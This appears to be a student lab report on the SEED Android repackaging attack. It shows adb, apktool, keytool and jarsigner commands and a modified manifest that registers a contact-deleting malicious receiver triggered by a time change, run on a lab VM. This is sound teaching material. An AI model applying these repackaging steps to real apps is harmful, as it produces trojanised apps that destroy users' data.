


Task 1: Obtain an Android App (APK file) and Install it

The first thing we did for this assignment is to ensure our Android virtual machine was working and connected to the same network. Next we ran `ifconfig` on Android machine and got the IP address, then we connected to the Android VM through the Ubuntu VM. Then we installed the apk file through our Ubuntu VM. Then we used the `adb` tool to download that apk file to the Android VM.



```
Window 1 11:08
x86_64:/ $ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:32:57:08
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe32:5708/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21625 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5692 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31150209 TX bytes:465998

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 TX bytes:0

[11/09/22]seed@VM:~$ adb connect 10.0.2.6
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.6:5555
[11/09/22]seed@VM:~$ cd Downloads
[11/09/22]seed@VM:~/Downloads$ adb install RepackagingLab.apk
21740 KB/s (1421095 bytes in 0.063s)
Success
```



Repackaging attack is a very common type of attacks on Android devices. In such an attack, attackers modify a popular app downloaded from app markets, reverse engineer the app, add some malicious payloads, and then upload the modified app to app markets. Users can be easily fooled, because it is hard to notice the difference between the modified app and the original app. Once the modified apps are installed, the malicious code inside can conduct attacks, usually in the background. For example, in March 2011, it was found that DroidDream Trojan had been embedded into more than 50 apps in Android official market and had infected many users. DroidDream Trojan exploits vulnerabilities in Android to gain the root access on the device.

The learning objective of this lab is for students to gain a first-hand experience in Android repackaging attack, so they can better understand this particular risk associated with Android systems, and be more cautious when downloading apps to their devices, especially from those untrusted third-party markets. In this lab, students will be asked to conduct a simple repackaging attack on a selected app, and demonstrate the attack only on our provided Android VM.

STUDENTS SHOULD BE WARNED NOT TO SUBMIT THEIR REPACKAGED APPS TO ANY MARKET, OR THEY WILL FACE LEGAL CONSEQUENCE. NOR SHOULD THEY RUN THE ATTACK ON THEIR OWN ANDROID DEVICES, AS THAT MAY CAUSE REAL DAMAGES.

Task 2: Disassemble Android App

For the next step, we feed the APK file to the APKTool to disassemble the dex code of the RepackagingLab.apk. We do this by running the command `$ apktool d [appname].apk` on our Ubuntu VM machine. We decode this file so that it becomes readable and we can inject the malicious code.

```
[11/09/22]seed@VM:~/Downloads$ apktool d RepackagingLab.apk
Input file (RepackgingLab.apk) was not found or was not readable.
[11/09/22]seed@VM:~/Downloads$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1
.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Task 3: Inject Malicious Code

We download the Smali code and place it under the smali/com folder that is created by APKTool. We then register our broadcast receiver to the system by adding some information to the RepackagingLap app's AndroidManifest.xml file , which was created by the APKTool. We then add two permissions to the manifest file that'll allow the app to read and write to the 'Contacts', and also register our broadcast receiver to TIME SET broadcast event so that the code can be triggered every time we change the time on the phone.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging"
platformBuildVersionCode="23" platformBuildVersionName="6.0-2166767">

<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />

    <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/
app_name" android:supportRtl="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobISEED" android:theme="@style/
AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <receiver android:name="com.MaliciousCode" >
            <intent-filter>
                <action android:name="android.intent.action.TIME_SET" />
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

Task 4: Repack Android App with Malicious Code

We use the same APKTool to rebuild the file. We then create a key

```
[11/09/22]seed@VM:~/Downloads$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

```
[11/09/22]seed@VM:~/Downloads$ keytool -alias mykey -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]: Seed Ubuntu
What is the name of your organizational unit?
  [Unknown]: CS-4540
What is the name of your organization?
  [Unknown]: CSULA
What is the name of your City or Locality?
  [Unknown]: LA
What is the name of your State or Province?
  [Unknown]: CA
What is the two-letter country code for this unit?
  [Unknown]: US
Is CN=Seed Ubuntu, OU=CS-4540, O=CSULA, L=LA, ST=CA, C=US correct?
[no]: yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
    for: CN=Seed Ubuntu, OU=CS-4540, O=CSULA, L=LA, ST=CA, C=US
Enter key password for <mykey>
    (RETURN if same as keystore password):
Re-enter new password:
[Storing mykey.keystore]
```

```
[11/09/22]seed@VM:~/.../dist$ jarsigner -keystore mykey.keystore RepackagingLab.apk mykey
Enter Passphrase for keystore:
jar signed.


Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signer certificate's expiration date (2023-02-07) or after any future revocation date.
```

Task 5: Install the Repackaged App and Trigger the Malicious Code


Finally we removed the app installed in task 1, and reinstalled the app with the malicious code using the same tool.

```
1[11/09/22]seed@VM:~/.../dist$ adb install RepackagingLab.apk
16247 KB/s (1427428 bytes in 0.085s)
Success
```


We gave the application permission to access contacts



We then created a few new contacts to test our malicious app



Lasly, we launched the app and changed the time



Success! All contacts are deleted which means our program worked as intended.

